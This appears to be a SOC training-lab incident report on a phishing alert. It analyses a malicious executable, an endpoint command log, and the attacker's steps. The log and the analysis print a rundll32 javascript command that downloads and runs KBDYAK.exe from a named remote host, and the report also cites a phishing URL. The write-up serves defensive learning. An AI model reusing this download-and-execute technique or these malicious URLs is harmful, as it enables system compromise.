
#### **Imports:**

- KERNEL32.dll
- USER32.dll
- GDI32.dll
- WINSPOOL.DRV
- ADVAPI32.dll
- COMCTL32.dll
- SHLWAPI.dll
- OLEAUT32.dll

#### **Contained Resources:**

- By Type:
  - RT\_CURSOR: 16
  - RT\_GROUP\_CURSOR: 15
  - RT\_STRING: 13

- 



See the result for Details Results from this link: [result link](#).

## Endpoint – Terminal section:

EVENT TIME	COMMAND LINE
05.12.2020 16:12	cd
05.12.2020 16:13	dir
05.12.2020 16:14	cd Users
05.12.2020 16:15	dir
05.12.2020 16:16	cd Emily
05.12.2020 16:17	cd Desktop
05.12.2020 16:18	type notes.txt
14.02.2021 12:12	rundll32.exe javascript:.._fmshtml,RunHTMLApplication ";docu...

Based on the terminal log, here's a summary of the hacker's actions:

1. **05.12.2020 16:12** - The hacker changed the directory to the root directory (cd).
2. **05.12.2020 16:13** - The hacker listed the contents of the current directory (dir).
3. **05.12.2020 16:14** - The hacker navigated to the Users directory (cd Users).
4. **05.12.2020 16:15** - The hacker listed the contents of the Users directory (dir).
5. **05.12.2020 16:16** - The hacker navigated to the Emily user directory (cd Emily).
6. **05.12.2020 16:17** - The hacker navigated to the Desktop directory within the Emily user

directory (cd Desktop).

7. **05.12.2020 16:18** - The hacker displayed the contents of notes.txt on the Desktop (type notes.txt).

On 14.02.2021 12:12, the hacker executed the following command:

8. **14.02.2021 12:12** - The hacker used rundll32.exe to run a JavaScript command that includes a GetObject function. This function fetched and executed a file (KBDYAK.exe) from a remote server (<http://ru-uid-507352920.pp.ru/KBDYAK.exe>).

The hacker explored the file system, particularly focusing on the Emily user's Desktop directory, The

hacker executed a command to download and run a malicious executable (KBDYAK.exe) from a remote

server, indicating that the system was compromised and controlled by the attacker.

## Conclusion

On March 22, 2021, an internal security incident was detected involving an attack originating from within our network. The investigation reveals a sophisticated breach where an internal device was used to communicate with an external destination, specifically targeting IP address 91.189.114.8. The source IP address, 172.16.17.49, was identified as internal, confirming that the attack was launched from within our own network infrastructure.

The analysis of the alert and network logs highlights several critical aspects of this breach. The initial detection was flagged by our security system under the rule SOC141 - Phishing URL Detected. Despite thorough checks using VirusTotal, MXToolbox, AbuseIPDB, and LetsDefend, no threat associations were found for the source IP address. However, the request URL identified in the alert, <http://mogagrocol.ru/wpcontent/plugins/akismet/fv/index.php?email=ellie@letsdefend.io>, was found to be flagged as malicious by two prominent security vendors—BitDefender and Kaspersky—as a phishing threat. Additionally, the URL was marked as suspicious by ArcSight Threat Intelligence.

Upon further examination of the endpoint security and log management, it became evident that the compromised device had been under the attacker's control well before the alert date. The device was examined for any suspicious activities, and it was found that the attacker had gained full control of the system. The discrepancy between the command execution dates and the alert date indicates that the attacker had sufficient time to establish control and execute malicious commands without detection.

A closer inspection of the terminal logs revealed the following sequence of actions by the attacker:

1. **05.12.2020 16:12** - The attacker navigated to the root directory.
2. **05.12.2020 16:13** - The directory contents were listed.
3. **05.12.2020 16:14** - The attacker accessed the Users directory.
4. **05.12.2020 16:15** - The contents of the Users directory were listed.
5. **05.12.2020 16:16** - The attacker navigated to the Emily user directory.
6. **05.12.2020 16:17** - The attacker accessed the Desktop directory within the Emily user profile.
7. **05.12.2020 16:18** - The content of notes.txt on the Desktop was displayed.

On February 14, 2021, at 12:12, a critical action was logged where the attacker used

rundll32.exe to execute a JavaScript command. This command was designed to download and run a file, KBDYAK.exe, from a remote server located at <http://ru-uid507352920.pp.ru/KBDYAK.exe>. The execution of this command confirms that the attacker leveraged a known vulnerability to introduce and run a malicious executable on the compromised device.

The file in question, identified as TestDigitalControl.EXE, was analyzed and found to be flagged as malicious by 67 out of 75 security vendors on VirusTotal. This file's detailed properties reveal that it was a Win32 executable, compiled using Microsoft Visual C++ and associated with known malicious activities.

In summary, the breach was the result of an internal device being compromised and used to execute a remote attack. Immediate actions must be taken to contain the affected device, conduct a thorough investigation to understand the full scope of the breach, and implement enhanced security measures to prevent future incidents. It is imperative to address any underlying

vulnerabilities in our network and ensure that all endpoints are secured against potential threats